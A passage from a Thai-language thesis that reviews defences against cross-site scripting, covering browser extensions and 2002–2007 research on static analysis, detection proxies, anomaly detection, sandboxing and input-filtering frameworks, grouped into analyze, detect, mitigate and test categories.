อีกวิธีที่นิยมใช้ได้แก่วิธีใช้การทำงานของแอพเซอร์เวอร์ อย่างเช่น อะแพชี (Apache) ช่วยในการตรวจสอบการร้องขอที่เข้ามาอย่างที่กล่าวใน [19] ซึ่งมีความยุ่งยากและไม่ได้รับรองว่าจะครอบคลุมการโจมตีทั้งหมด ขึ้นอยู่กับชนิดของแอพพลิเคชั่นและการคอนฟิค (config) หรือการทำโพลิซี (policy)

ถึงแม้ว่าการป้องกันในแอพพลิเคชั่นบางตัวจะทำได้ไม่ยากแต่กับบางแอพพลิเคชั่นแล้วอาจจะทำได้ยุ่งยากและผิดพลาดง่าย เช่น บอร์ดรับข้อความที่ต้องการให้ผู้ใช้สร้างคอนเทนต์ขึ้นมาได้ นอกจากนี้เว็บเทคโนโลยีเป็นเทคโนโลยีที่มีการผสมผสานของหลายเทคโนโลยีทำให้ในบางกรณีการตรวจสอบจึงเป็นเรื่องที่ทำได้ลำบาก นอกจากนี้วิธีในการป้องกันส่วนใหญ่มุ่งเน้นไปที่ทำการแก้ไขหรือปรับปรุงในฝั่งเซอร์เวอร์ ทำให้ผู้ใช้งานต้องเผชิญความเสี่ยงโดยไม่มีทางเลือกมากนัก

อย่างไรก็ตาม ยังมีงานทั่วไปที่ได้มุ่งเน้นในการเพิ่มความปลอดภัยให้แก่เบราว์เซอร์ในส่วนที่เกี่ยวข้องกับครอสไซต์สคริปติ้งอยู่ ซึ่งส่วนใหญ่เป็นไฟร์ฟอกซ์เอกเทนชัน (Firefox Extension) [20] ได้แก่ ครอสไซต์สคริปติ้งมี (XSS-Me) [21], ครอสไซต์สคริปติ้งวอร์นนิ่ง (XSS Warning) [22], โนสคริปต์ (noscript) [23]

[21] เป็นแบล๊คบ๊อกซ์สำหรับการทดสอบโจมตีโดยทำการหาฟอร์มที่เป็นเป้าหมายจากเพจที่เบราว์เซอร์ทำงานอยู่อย่างอัตโนมัติและอาศัยสตริงโจมตีไปเซ็ตค่าของดอคคิวเมนต์ขึ้นมาเพื่อทำการตรวจสอบหาจุดอ่อน โดยใช้เทคนิคโจมตีที่มีรวบรวมไว้ในครอสไซต์สคริปติ้งชีทชีท (XSS Cheat Sheet) [24] บางเทคนิคแต่ได้นำมาทำการปรับเป็นสตริงทดสอบขึ้นใหม่ก่อนเพื่อให้สามารถใช้ในกระบวนการตรวจสอบได้ ขณะที่ [23] เป็นการทำงานที่อาศัยโพลิซีทรัสต์และอันทรัสต์ (Untrust) ในการตัดสินใจอนุญาตให้สคริปต์ทำงานและมีการทำงานตรวจสอบการร้องขอที่น่าสงสัยโดยไม่ยึดติดกับโพลิซี่ทรัสต์หรืออันทรัสต์ สุดท้ายได้แก่ [22] ที่เป็นการตรวจสอบยูอาร์แอลบาร์ (URL bar) ก่อนจะทำการร้องขอ

ซึ่งไฟร์ฟอกซ์เอกเทนชันที่ได้กล่าวมายังมีจุดที่ไม่สมบูรณ์อยู่ [21] ที่เป็นแบล๊คบ็อกซ์ทูลสะดวกในการทดสอบเบื้องต้นซึ่งทำการส่งการโจมตีที่เตรียมไว้เข้าไปทดสอบกับฝั่งเซอร์เวอร์เพื่อดูว่าการโจมตีสามารถสะท้อนกลับมาทำงานได้หรือไม่ ซึ่งจากการที่เทคนิคในการตรวจสอบของ [21] เป็นการพึ่งพิงสคริปต์ที่ส่งไปฝั่งเซอร์เวอร์และสะท้อนกลับมากำหนดค่าของดอคคิวเมนต์ทำให้ขอบเขตของการทดสอบทำได้แคบลง และ [22] เป็นการตรวจสอบยูอาร์แอลบาร์ก่อนจะทำการร้องขอโดยทำการพิจารณา “<” ในหลายรูปแบบของการเข้ารหัสแต่ยังมีการโจมตีที่สามารถหลุดรอดการตรวจสอบไปได้ เช่น การโจมตีแบบสทอร์ดครอสไซต์สคริปติ้ง สำหรับ [23] สิ่งที่ยังขาดหายไปก็คือวิธีที่จะตัดสินใจว่าจะทรัสต์เซอร์เวอร์ (ยอมให้สคริปต์ทำงาน) หรือไม่

ซึ่งการพิจารณาในการทรัสต์หรือไม่เป็นปัญหาใหญ่สำหรับฝั่งไคล์เอนท์ในปัจจุบันส่วนมากผู้ใช้พึ่งพิงลิสต์ของไซต์ที่มีการเก็บรวบรวมไว้ของโปรแกรมป้องกันที่ใช้ แต่ผู้ใช้จะเพิกเฉยกับคำเตือนของโปรแกรมป้องกันได้โดยง่ายเมื่อเผชิญกับโซเชียลเอ็นจิเนียริ่ง (social engineering) หรือขาดความระมัดระวัง ในขณะที่ฝั่งผู้พัฒนาจำเป็นต้องใช้ชุดการโจมตีที่อาจจะต้องสร้างขึ้นเองมาทำการตรวจสอบทดลองโจมตีเมื่อต้องการตรวจสอบความปลอดภัยของเซอร์เวอร์ที่มีต่อครอสไซต์สคริปติ้ง ซึ่งจากการที่ครอสไซต์สคริปติ้งสามารถโจมตีได้ในหลายรูปแบบ การทดสอบจึงต้องพยายามทำให้ครอบคลุมรูปแบบการโจมตีที่สามารถเป็นไปได้เพื่อให้เกิดความผิดพลาดน้อยที่สุดซึ่งเป็นเรื่องที่ทำได้ลำบาก

ดังนั้นในงานวิจัยของเราจะทำการจัดแบ่งงานวิจัยเพื่อให้เห็นถึงเทคนิคที่นักวิจัยให้ความสนใจต่อการโจมตีครอสไซต์สคริปติ้งได้อันจะเป็นประโยชน์ในการพัฒนาการป้องกันต่อไปและทำการสร้างเครื่องมือเพื่อช่วยเหลือในการตรวจสอบการป้องกันที่มีอยู่ของเซอร์เวอร์ทำให้ทางผู้พัฒนาได้มั่นใจและรับรู้ว่ามีการป้องกันต่อครอสไซต์สคริปติ้งในส่วนใดและส่วนใดที่ขาดหายและยังได้เสนอแนวทางการช่วยเหลือให้ผู้ใช้ทั่วไปได้รับข้อมูลไปใช้พิจารณาในการทรัสต์ในเบื้องต้น โดยการทำงานของเครื่องมือจะทำการทดสอบการป้องกันในการตรวจสอบอักขระและ

คำสำคัญที่เกี่ยวข้องกับครอสไซต์สคริปติ้งของเซอร์เวอร์ที่ได้รวบรวมมาจากแหล่งความรู้ต่างๆ ซึ่งเครื่องมือได้ถูกพัฒนาขึ้นเป็นไฟร์ฟอกซ์เอกเทนชัน

บทที่ 3

งานวิจัยที่เกี่ยวข้อง

เพื่อเป็นการป้องกันและบรรเทาปัญหาจากครอสไซต์สคริปติ้งได้มีงานวิจัยเกิดขึ้นมามากมาย โดยแต่ละงานวิจัยได้มีการนำเสนอเทคนิคในการป้องกันและการช่วยเหลือเกี่ยวกับครอสไซต์สคริปติ้งอย่างหลากหลาย ซึ่งอาจจะก่อให้เกิดความสับสนได้ง่ายเพราะถึงแม้จะเป็นงานที่เสนอการป้องกันครอสไซต์สคริปติ้งเหมือนกันแต่ว่าแต่ละงานจะมีความสนใจที่ต่างกัน

ดังนั้นในงานวิจัยนี้จะทำการจัดแบ่งงานวิจัยที่ได้ทำการศึกษาออกเป็นหมวดต่างๆ เพื่อให้สามารถรับทราบแนวทางและเข้าใจเทคนิคของแต่ละงานวิจัยที่มีต่อครอสไซต์สคริปติ้งได้โดยง่าย โดยการแบ่งกลุ่มจะพิจารณาจากงานวิจัยที่เกี่ยวข้องกับครอสไซต์สคริปติ้งจากไอทริปเปิ้ลอีและเอซีเอ็มในระหว่างเดือนพฤษภาคมปี 2002 จนถึงเดือนตุลาคมปี 2007 ซึ่งได้แก่ [15], [17], [25-27], [29-40]

3.1 การแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง

เป็นการจัดแบ่งโดยอาศัยลักษณะการทำงานของเทคนิคของงานวิจัยที่เสนอมาว่ามีจุดประสงค์อย่างไรเกี่ยวกับการป้องกันครอสไซต์สคริปติ้งซึ่งจะทำการจัดแบ่งออกเป็น 4 ส่วน ได้แก่ แอนนะไลซ์ (ANALYZE), ดิเทคท์ (DETECT), มิททิเกท (MITIGATE), เทสท์ (TEST)

3.1.1 แอนนะไลซ์

เป็นเทคนิคที่เกี่ยวข้องกับการค้นหาจุดอ่อนซึ่งจะนำไปใช้พิจารณาแก้ไขต่อเพื่อไม่ให้สามารถเกิดการโจมตีขึ้นได้ ไม่เกี่ยวกับเทคนิคการป้องกันโดยตรงแต่เป็นการตรวจสอบแอพพลิเคชั่นว่าเสี่ยงต่อครอสไซต์สคริปติ้งหรือไม่โดยดูจากลักษณะการทำงานของซอสโค้ด (source code) ของตัวแอพพลิเคชั่นเพื่อให้สามารถนำไปแก้ไขก่อนที่ผู้โจมตีจะทำการโจมตี

3.1.2 ดิเทคท์

เป็นเทคนิคในการป้องกันหรือตรวจจับเมื่อเกิดการโจมตีครอสไซต์สคริปติ้งขึ้น เป็นเทคนิคที่ทำขึ้นเพื่อป้องกันการโจมตีโดยเฉพาะและมีเทคนิคในการป้องกันที่ชัดเจนทำให้แม้ตัวแอพพลิเคชั่นจะมีจุดอ่อนแต่การโจมตีจะไม่เกิดผลขึ้น นั่นคือไม่ได้ทำการแก้ไขที่แอพพลิเคชั่นโดยตรง

3.1.3 มิททิเกท

เป็นเทคนิคที่ใช้ขึ้นเพื่อลดปัญหาต่างๆจากครอสไซต์สคริปติ้ง ตัวเทคนิคไม่ได้เกี่ยวข้องกับการป้องกันโดยตรงแต่จะทำให้มีวิธีรับมือกับการโจมตีครอสไซต์สคริปติ้งที่มีความสะดวกหรือ

ช่วยเหลือในการบริหารการทำงานของฝั่งเซอร์เวอร์รวมทั้งเว็บแอพพลิเคชั่นได้ดีขึ้น โดยงานที่อยู่ในส่วนของเทคนิคมิททิเกทนั้นส่วนใหญ่มีเป้าหมายอยู่ 3 รูปแบบดังนี้

1. ช่วยปรับปรุงการทำงานของเซอร์เวอร์หรือแอพพลิเคชั่นให้เป็นไปในทางที่ดีขึ้น
2. ช่วยให้การตรวจสอบและการดูแลทำได้ง่ายขึ้น เช่น เป็นการช่วยให้มั่นใจว่าการร้องขอจะต้องวิ่งผ่านกระบวนการตรวจสอบ
3. เพิ่มความสามารถของความปลอดภัยของเอสโอพีเพื่อให้รองรับความต้องการการทำงานของเว็บแอพพลิเคชั่นในปัจจุบัน

3.1.4 เทสท์

เป็นเทคนิคในการตรวจสอบเว็บแอพพลิเคชั่นว่ามีจุดอ่อนต่อครอสไซต์สคริปติ้งอยู่หรือไม่ ส่วนมากเป็นการตรวจสอบแอพพลิเคชั่นในขณะที่กำลังทำงานเพื่อทดสอบว่าเวลาใช้งานจริงแล้วยังสามารถเกิดการโจมตีขึ้นได้อีกหรือไม่

3.2 ผลการแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง

จากการพิจารณางานวิจัยที่เกี่ยวข้องกับครอสไซต์สคริปติ้งจากไอทริปเปิ้ลอีและเอซีเอ็มในระหว่างเดือนพฤษภาคมปี 2002 จนถึงเดือนตุลาคมปี 2007 ได้แก่ [15], [17], [25-27], [29-40] ซึ่งสามารถจัดแบ่งได้ดังนี้

3.2.1 แอนนะไลซ์

Identifying Cross Site Scripting Vulnerabilities in Web Applications

G. A. D. Lucca และคณะ [25] เสนอเทคนิคการทำการตรวจสอบซีเอฟจี (CFG : Control Flow Graph) ของตัวแอพพลิเคชั่นที่ได้จากการแสกนซอสโค้ดว่ามีการนำอินพุตที่รับเข้ามาไปใช้โดยไม่ผ่านกระบวนการการตรวจสอบหรือไม่ และได้ทำการโจมตีทดสอบจุดอ่อนที่พบจากการตรวจสอบของซอสโค้ดเพื่อให้มั่นใจว่าสิ่งที่ค้นพบนั้นเป็นจุดอ่อนจริง

จากการตรวจสอบทั้ง 2 วิธีจะช่วยให้รู้ถึงจุดอ่อนที่ยังไม่ได้ป้องกันแต่ไม่มีการโจมตีเกิดขึ้นเนื่องจากการเชื่อมต่อของการทำงานไม่เอื้ออำนวย แต่ถ้าเปลี่ยนวิธีการเชื่อมต่อการโจมตีอาจจะเกิดขึ้นได้ อย่างเช่น ชนิดของตัวแปรที่ส่งค่าเข้าไปเก็บในฐานข้อมูลเป็นจำนวนเต็ม (integer) แม้จะไม่ได้มีการป้องกันแต่การโจมตีจะไม่เกิด แต่เมื่อเปลี่ยนเป็นเก็บค่าด้วยสตริงแล้วจะก่อให้เกิดการโจมตีขึ้นได้

Securing web application code by static analysis and runtime protection

Y.-W. Huang และคณะ [26] เสนอเทคนิคการทำสตาติกอนาไลซิส (Static Analysis) กับภาษาที่เป็นสคริปต์อย่างพีเอชพีโดยการใช้ไทป์ซิสเท็ม (Type system) เข้าช่วยเพื่อลดความ

ผิดพลาดในเชิงบวกจากการวิเคราะห์กระแสข้อมูล (Data flow analysis) และพัฒนาขึ้นเป็นทูล (tool) ทำการแสกนซอสโค้ดเพื่อหาจุดอ่อนและมีการทำงานในการสร้างฟังก์ชั่นป้องกันใส่เข้าไปในโค้ดซึ่งจะช่วยทำการป้องกันในขณะที่แอพพลิเคชั่นทำงาน

Precise alias analysis for static detection of web application vulnerabilities

N. Jovanovic และคณะ [27] เสนอเทคนิคในการวิเคราะห์สมนาม (alias) ที่เป็นปัญหาสำคัญในการทำสตาติกอนาไลซิสของภาษาที่เป็นสคริปต์ทำให้สามารถตรวจสอบกระแสข้อมูล (Data Flow) ของแอพพลิเคชั่นได้ดีขึ้น โดยได้นำเทคนิคไปใช้กับพิคซี่ (Pixy) [28] เครื่องมือที่ทำการแสกนซอสโค้ดของพีเอชพีพบว่าสามารถค้นพบจุดอ่อนต่อการโจมตีได้มากขึ้น

3.2.2 ดิเทคท์

A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability

O. Ismail และคณะ [29] เสนอเทคนิคในการตรวจสอบครอสไซต์สคริปติ้งโดยการใช้พร็อกซี่ (proxy) ทางฝั่งไคล์เอนท์ดักจับการร้องขอและการตอบสนอง (Response) เพื่อตรวจสอบว่าเป็นการโจมตีแบบครอสไซต์สคริปติ้งหรือไม่ ซึ่งถ้าในการร้องขอนั้นมีอักขระพิเศษอยู่แล้วการตอบสนองยังคงมีอักขระนั้นอยู่จะถือว่าเป็นจุดอ่อนต่อครอสไซต์สคริปติ้งและจะทำการเอสเคปเอนโค้ดการตอบสนองนั้นก่อนที่จะส่งต่อให้ไคล์เอนท์

อย่างไรก็ตามการใช้พร็อกซี่แบบนี้ยังมีข้อจำกัดหลายอย่าง เช่น เรื่องความเป็นส่วนตัวและจำนวนการร้องขอเนื่องจากในบางกรณีพร็อกซี่จำเป็นต้องร้องขอ 2 รอบ ครั้งแรกเพื่อระบุว่ามีจุดอ่อนหรือไม่ ครั้งที่สองเป็นการทำเพื่อให้แสดงผลต่อผู้ใช้ได้ถูกต้อง นอกจากนี้เทคนิคดังกล่าวยังป้องกันได้เพียงรีเฟลคครอสไซต์สคริปติ้ง

Anomaly detection of web-based attacks

C. Kruegel และ G. Vigna [30] เสนอการป้องกันการโจมตีเว็บแอพพลิเคชั่นชนิดต่างๆ โดยอาศัยเทคนิคตรวจสอบจากความผิดปกติ (Anomaly detection) ซึ่งได้ใช้เทคนิคการเรียนรู้มาช่วยโดยอาศัยลักษณะต่างๆของตัวแปรที่รับเข้ามาจากไคล์เอนท์ที่ปลอดจากการโจมตีเป็นข้อมูลในการเรียนรู้ ประกอบด้วยความยาว, รูปแบบความถี่ของอักขระ, ความน่าจะเป็นในการเรียงตัวของอักขระ, ตรวจสอบโทเคน (token), ตรวจสอบการมีอยู่ของแอททริบิวต์ข้างเคียงและการเรียงลำดับของแอททริบิวต์ทำให้สามารถป้องกันการโจมตีที่ไม่รู้จักมาก่อนได้

ข้อจำกัดของเทคนิคนี้คือต้องทำการเรียนรู้จากข้อมูลที่ปลอดจากการโจมตีซึ่งจะแตกต่างกันไปในแต่ละแอพพลิเคชั่นก่อนที่จะเริ่มใช้งานได้ และการสร้างข้อมูลที่มีความเป็นไปได้ที่มากพอต่อการใช้งานจริงในบางแอพพลิเคชั่นอาจเป็นเรื่องที่ทำได้ลำบาก

3.2.3 มิททิเกท

Protection and communication abstractions for web browsers in MashupOS

H. J. Wang และคณะ [15] ได้เสนอแมชอัพโอเอส (MashupOS) ซึ่งโดยสรุปแล้วเป็นเทคนิคที่เพิ่มขึ้นจากเดิมเพื่อให้มีแนวทางในการควบคุมการทำงานของการติดต่อในรูปแบบต่างๆ ให้เป็นไปตามที่ผู้พัฒนาแอพพลิเคชั่นต้องการเพื่อให้สอดคล้องกับความต้องการใช้ในปัจจุบัน และเป็นการช่วยเพิ่มความปลอดภัยให้กับฝั่งผู้ใช้งานมากขึ้น โดยได้มีการแบ่งหลักในการทรัสต์ระหว่างผู้ให้บริการและผู้ที่นำไปประยุกต์ใช้ออกเป็นหลายระดับและแสดงให้เห็นว่ายังขาดความปลอดภัยในเรื่องของการเชื่อมต่อข้ามโดเมน ซึ่งยังไม่มีการทำงานที่จะช่วยแบ่งระดับของทรัสต์ได้ตามที่เสนอไว้ เพราะตามปกติเมื่อจะทำงานข้ามโดเมนทั้งสองฝ่ายจะต้องแชร์ทรัพยากรทุกอย่างร่วมกัน แต่ในปัจจุบันต้องการความสามารถในการเข้าถึงที่มีการควบคุม เพื่อให้สามารถตอบสนองความต้องการได้จึงสร้างแท็กใหม่ <ServiceInstance> ขึ้นเพื่อใช้ทำการติดต่อข้ามโดเมน ทำให้ผู้ที่นำไปประยุกต์ใช้เข้าถึงคอนเทนต์ของผู้ให้บริการได้อย่างมีเงื่อนไขไม่ใช่เข้าถึงได้ทั้งหมดหรือเข้าถึงไม่ได้เลย เป็นการทำให้เอสโอพีมีความยืดหยุ่นขึ้น (นั่นคือเป็นแท็กใหม่ที่ทำงานคล้าย <frame> แต่มีการทำงานที่แบ่งระดับควบคุมการเข้าถึงได้มากกว่า) และในกรณีที่ผู้ที่นำไปประยุกต์ใช้ต้องการเข้าถึงหรือใช้งานคอนเทนต์ได้โดยตรง แต่ไม่อยากให้สิ่งที่นำมาใช้เข้าถึงทรัพยากรของผู้ที่นำไปประยุกต์ใช้ได้ จึงเสนอ <Sandbox> และ <OpenSandbox> ขึ้น โดยจะช่วยไม่ให้คอนเทนต์ที่อยู่ภายในไปยุ่งเกี่ยวกับทรัพยากรด้านนอก <Sandbox> กล่าวว่าเมื่อใช้ <Sandbox> มาคลุมส่วนแสดงผลการทำงานซึ่งเกิดจากอินพุตที่ได้รับของฝั่งเซอร์เวอร์จะทำให้สคริปต์ไม่อาจทำงานออกจากแซนด์บ็อกซ์ได้

ข้อจำกัดของวิธีดังกล่าวคือต้องทำการเปลี่ยนแปลงในหลายส่วนทั้งเบราว์เซอร์และเว็บแอพพลิเคชั่นและเป็นการเพิ่มความซับซ้อนในการเขียนโปรแกรมของผู้พัฒนา

An Automatic Revised Tool for Anti-Malicious Injection

J.-C. Lin และ J.-M. Chen [31] เสนอเทคนิคที่ทำการสร้างกระบวนการในการตรวจสอบอินพุตขึ้นอย่างอัตโนมัติโดยไม่ต้องเข้าถึงซอสโค้ดจากการใช้สไปเดอร์ (spider) ในการค้นหาข้อมูล ตัวแปร อย่างเช่น ค่าในฟอร์มและจุดเชื่อมต่อเพื่อทำการตรวจสอบไปยังเพจถัดไป และใช้ข้อมูลที่รวบรวมได้ทำการสร้างกระบวนการในการตรวจสอบอินพุตขึ้น ทำให้สามารถปรับปรุงการป้องกันของ เว็บแอพพลิเคชั่นได้ง่ายขึ้นโดยการนำเอากระบวนการการป้องกันที่ถูกสร้างขึ้นไปใช้

อย่างไรก็ตามการจะใช้กระบวนการป้องกันที่ถูกสร้างขึ้น ยังจำเป็นต้องเข้าถึงซอสโค้ดได้ และการป้องกันที่สร้างจากเครื่องมือนั้นอาจจะไม่เป็นไปตามที่ผู้พัฒนาต้องการ เช่น ต้องการให้บางแท็กทำงานได้ เป็นต้น

Defeating script injection attacks with browser-enforced embedded policies

T. Jim และคณะ [32] เสนอเทคนิคที่ช่วยให้เบราว์เซอร์รู้ว่าสคริปต์ใดเป็นสคริปต์ที่ถูกสร้างอย่างถูกต้องและสคริปต์ใดไม่ใช่ เป็นการให้ฝั่งเซอร์เวอร์สามารถระบุได้ว่าจะให้เบราว์เซอร์รันสคริปต์ใดได้เพื่อป้องกันการโจมตีแบบฝังมาลิเชียสอินเจ็คชันที่เป็นสคริปต์ โดยเรียกกระบวนการดังกล่าวว่าบีอีอีพี (BEEP : Browser-Enforced Embeded Policies) ซึ่งได้ใช้โพลิซีแบบไวท์ลิสต์ (Whitelist) และการทำแซนด์บ็อกซ์ดอคคิวเมนต์ออบเจกต์โมเดล (DOM sandboxing) มาช่วยทำให้เบราว์เซอร์รู้ว่าสคริปต์ใดควรจะให้ทำงาน โดยไวท์ลิสต์เป็นการทำแฮช (hash) ของตัวฟังก์ชั่นรวมถึงค่าที่สคริปต์เรียกใช้ ถ้าค่าแฮชของเบราว์เซอร์ตรงกับในลิสต์สคริปต์จะสามารถทำงานได้ ส่วนการทำแซนด์บ็อกซ์ดอคคิวเมนต์ออบเจกต์โมเดลเป็นการใช้ค่าของแอททริบิวต์มากำหนดเป็น "noexecution" ในจุดที่เสี่ยงต่อการโจมตีนั่นคือส่วนที่รับอินพุตจากผู้ใช้เพื่อไม่ให้สคริปต์นั้นทำงานได้โดยอาศัยอีลีเมนต์ หรือ ซึ่งทั้ง2วิธีต้องทำการปรับทั้งเบราว์เซอร์และเซอร์เวอร์

ข้อจำกัดของงานคือการทำงานตรวจสอบแฮชจะต้องถูกเรียกทำงานเป็นอันดับแรกในเบราว์เซอร์และการทำแซนด์บ็อกซ์ดอคคิวเมนต์ออบเจกต์โมเดลจะทำให้สคริปต์การทำงานอื่นที่ไม่ใช่สคริปต์อันตรายที่อยู่ใต้การทำแซนด์บ็อกซ์นั้นไม่สามารถทำงานได้เช่นกัน

Using web application construction frameworks to protect against code injection attacks

B. Livshits และ I. Erlingsson [33] เสนอเทคนิคในการช่วยในการทำซีเคียวโค้ดโดยทำการใส่ฟังก์ชั่นที่ปลอดภัยลงไปในเครื่องมือที่ใช้สร้างเว็บแอพพลิเคชั่น เมื่อผู้พัฒนาใช้เครื่องมือทำการสร้างแอพพลิเคชั่นก็จะได้ฟังก์ชั่นการทำงานที่มีความปลอดภัยโดยอัตโนมัติ ได้ทดลองทำบนเฟรมเวิร์กการพัฒนาเอแจ็กซ์ (Ajax development frameworks) โดยกระบวนการความปลอดภัยที่ใช้คือการสร้างกฎในการเข้าถึงดอคคิวเมนต์ออบเจกต์โมเดลซึ่งทำโดยใช้อีลีเมนต์ มากำหนดกฎของคอนเทนต์โดยลำดับของกฎมีความสำคัญและถ้ากฎของสคริปต์ต่างกันจะไม่สามารถทำงานด้วยกันได้

ข้อจำกัดคือต้องทำการปรับทั้งเซอร์เวอร์และเบราว์เซอร์ในการสร้างกฎและอ่านกฎเพื่อใช้ทำงาน และยังคงต้องพิจารณาถึงการสร้างกฎให้เหมาะสมสำหรับแต่ละคอนเทนต์เนื่องจากสคริปต์ที่อยู่ภายใต้กฎเดียวกันก็ยังสามารถเข้าถึงกันได้ อย่างไรก็ตามตัวงานเน้นไปที่การสร้างเครื่องมือที่ใช้ในการพัฒนาแอพพลิเคชั่นที่มีความปลอดภัยอยู่ข้างในโดยอัตโนมัติมากกว่าตัวความปลอดภัย

Noxes: a client-side solution for mitigating cross-site scripting attacks

E. Kirda และคณะ [34] เสนอเทคนิคของทางฝั่งไคล์เอนท์โดยใช้หลักการของเว็บไฟร์วอล (Web firewall) เข้ามาช่วยทำการควบคุมการเชื่อมต่อของเบราว์เซอร์ให้เป็นไปตามกฎที่สร้างไว้

ซึ่งเมื่อมีการร้องขอการเชื่อมต่อไปยังเว็บที่ไม่มีอยู่ในกฎจะเกิดการแจ้งเตือนให้ผู้ใช้เป็นผู้ตัดสินใจ และเพื่อให้ทำงานได้สะดวกจึงอนุญาตให้เชื่อมต่อลิงค์ที่อยู่ในเพจได้อัตโนมัติเพียงหนึ่งครั้งและออกไปยังโดเมนเดียวกันได้ 4 ครั้ง

ข้อจำกัดจึงอยู่ที่ให้ผู้ใช้เป็นผู้สร้างกฎและเป็นผู้ตัดสินใจว่าจะยอมรับการเชื่อมต่อหรือไม่ และจากการที่เว็บเพจสามารถเปลี่ยนแปลงได้ทำให้การโจมตีในโดเมนที่เชื่อถือได้หรือมีกฎอยู่ก่อนจะทำให้วิธีนี้ไม่ประสบผล

Abstracting application-level web security

D. Scott และ R. Sharp [35] เสนอเทคนิคในการควบคุมความปลอดภัยในระดับที่ครอบคลุมทั้งหมดเพราะการแก้ไขโค้ดจะทำให้เกิดความผิดพลาดได้ง่ายและเป็นเรื่องที่วุ่นวาย โดยได้ใช้เกตเวย์ความปลอดภัย (Security Gateway) ที่ทำหน้าที่เป็นแอพพลิเคชั่นเลเวลไฟร์วอล (Application-level firewall) เข้ามาช่วย ทำให้สามารถกำหนดการตรวจสอบของแต่ละเพจได้สะดวกและลดความยุ่งยากของการต้องเข้าไปแก้ไขซอสโค้ด โดยเทคนิคดังกล่าวสามารถปรับใช้เป็นพร็อกซี่หรือเป็นการทำงานที่เพิ่มขึ้นบนเซอร์เวอร์ การตรวจจับอาศัยการทำโพลิซีกำหนดเงื่อนไขเอาไว้ก่อนเมื่อมีการร้องขอเข้ามาจะทำการใช้โพลิซีของเพจที่ถูกร้องขอมาพิจารณาโดยตัวโพลิซีจะเป็นการกำหนดลักษณะของพารามิเตอร์ที่คาดหวังและการทำงานเพิ่มเติมที่ต้องการ อย่างเช่น ตรวจสอบความยาวของพารามิเตอร์ การทำการเข้ารหัสตามที่กำหนดไว้ในโพลิซี

ข้อจำกัดของเทคนิคนี้คือการทำโพลิซีสำหรับแต่ละเพจเป็นเรื่องที่ยุ่งยากและอาจผิดพลาดได้ง่ายจากความไม่ระวัง

A solution to block Cross Site Scripting Vulnerabilities based on Service Oriented Architecture

J. Shanmugam และ M. Ponnavaikko [36] เสนอการใช้เทคโนโลยีเอสโอเอ (SOA : Services Oriented Architecture) มาช่วยในการควบคุมการตรวจสอบสตริงทำให้สามารถควบคุมการตรวจสอบอินพุตได้ครอบคลุมและสะดวกโดยที่ไม่ต้องเข้าถึงซอสโค้ด ซึ่งเทคนิคนี้ต้องทำการปรับให้เว็บเซอร์เวอร์เรียกใช้กระบวนการตรวจสอบขึ้นก่อนที่จะส่งการร้องขอไปทำงานกับแอพพลิเคชั่น โดยกระบวนการตรวจสอบอินพุตเป็นการเปรียบเทียบการร้องขอที่วิ่งเข้ามากับสคีมา (schema) ที่เป็นเกณฑ์ในการสร้างกรอบการรับอินพุตของแต่ละเพจเพื่อทำการตัดสินใจว่าจะยอมรับการร้องขอหรือไม่ ซึ่งได้เสนอเครื่องมือสำหรับช่วยในการสร้างสคีมาขึ้น อย่างไรก็ตามการทำงานจะดีหรือไม่ขึ้นอยู่กับการทำสคีมา

AProSec: an Aspect for Programming Secure Web Applications

G. Hermosillo และคณะ [37] เสนอเทคนิคที่ใช้แนวคิดของเอโอพี (AOP : Aspect Oriented Programming) มาใช้ในการเขียนโปรแกรมควบคุมความปลอดภัยของเว็บแอพพลิเคชั่น

ในเรื่องเอสคิวแอลอินเจคชัน (SQL Injection) และครอสไซต์สคริปติ้งแต่ได้เน้นที่เอสคิวแอลอินเจคชันเป็นหลัก การทำงานโดยใช้เอโอพีนั้นทำการกำหนดจุดตัด (point cut) หรือจุดเชื่อมต่อในการเรียกการทำงานส่วนอื่นที่สนใจได้ ทำให้สามารถพัฒนาแอพพลิเคชั่นที่สามารถดักจับการร้องขอและทำการตรวจสอบพารามิเตอร์ที่มาจากการร้องขอได้ ทั้งจากการร้องขอจากเอชทีทีพีและการสอบถามจากฐานข้อมูล และจากการใช้แนวคิดนี้ทำให้สามารถปรับปรุงในส่วนของการตรวจสอบป้องกันได้สะดวกเพราะโค้ดส่วนการป้องกันอยู่แยกจากส่วนทำงานของแอพพลิเคชั่น ในการป้องกันเอสคิวแอลอินเจคชันนั้น [37] ได้เสนอการจัดรูปสตริงของแต่ละพารามิเตอร์ให้เป็นก้อนเดียวและทำการตรวจสอบสตริงการสอบถามเพื่อป้องกันการโจมตีตามโพลิซีที่ตั้งไว้ สำหรับการป้องกันครอสไซต์สคริปติ้งได้เสนอเป็นการทำการเข้ารหัสให้อยู่ในรูปแบบของเอชทีเอ็มแอล

ซึ่งโพลิซีแบบทำการเข้ารหัสทั้งหมดจะทำให้ไม่สามารถทำงานกับเว็บแอพพลิเคชั่นบางตัวได้โดยเฉพาะที่ต้องการความสามารถให้ผู้ใช้สามารถสร้างเอชทีเอ็มแอลขึ้นมาและจะสามารถเกิดจุดอ่อนกับการโจมตีครอสไซต์สคริปติ้งในบางรูปแบบได้เมื่อมีการทำโพลิซีที่ไม่ดี

XSS Application Worms: New Internet Infestation and Optimized Protective Measures

J. Shanmugam และ M. Ponnavaikko [38] เสนอเทคนิคการใช้เธรด (thread) เข้ามาช่วยในเรื่องประสิทธิภาพในการตรวจสอบสตริงพารามิเตอร์เพื่อรองรับเทคโนโลยีในการร้องขอจำนวนมากอย่างเอแจ็กซ์ ซึ่งได้แบ่งการตรวจสอบเป็นกลุ่ม (cluster) และควบคุมการทำงานโดยเธรดคอนโทรลเลอร์ (thread controller) เพื่อเพิ่มประสิทธิภาพและความเร็ว การตรวจจับอาศัยการทำกลุ่มไวท์ลิสต์ (white-list cluster) คือกลุ่มแท็กที่อนุญาตให้ทำงานได้, กลุ่มแบล็คลิสต์ (black-list cluster) เป็นกลุ่มแท็กที่ไม่อนุญาตและกลุ่มมัลลีเอเบิล (malleable cluster) ที่เป็นกลุ่มแท็กที่จำเป็นต้องตรวจสอบลักษณะของแอททริบิวต์เพิ่มเติม

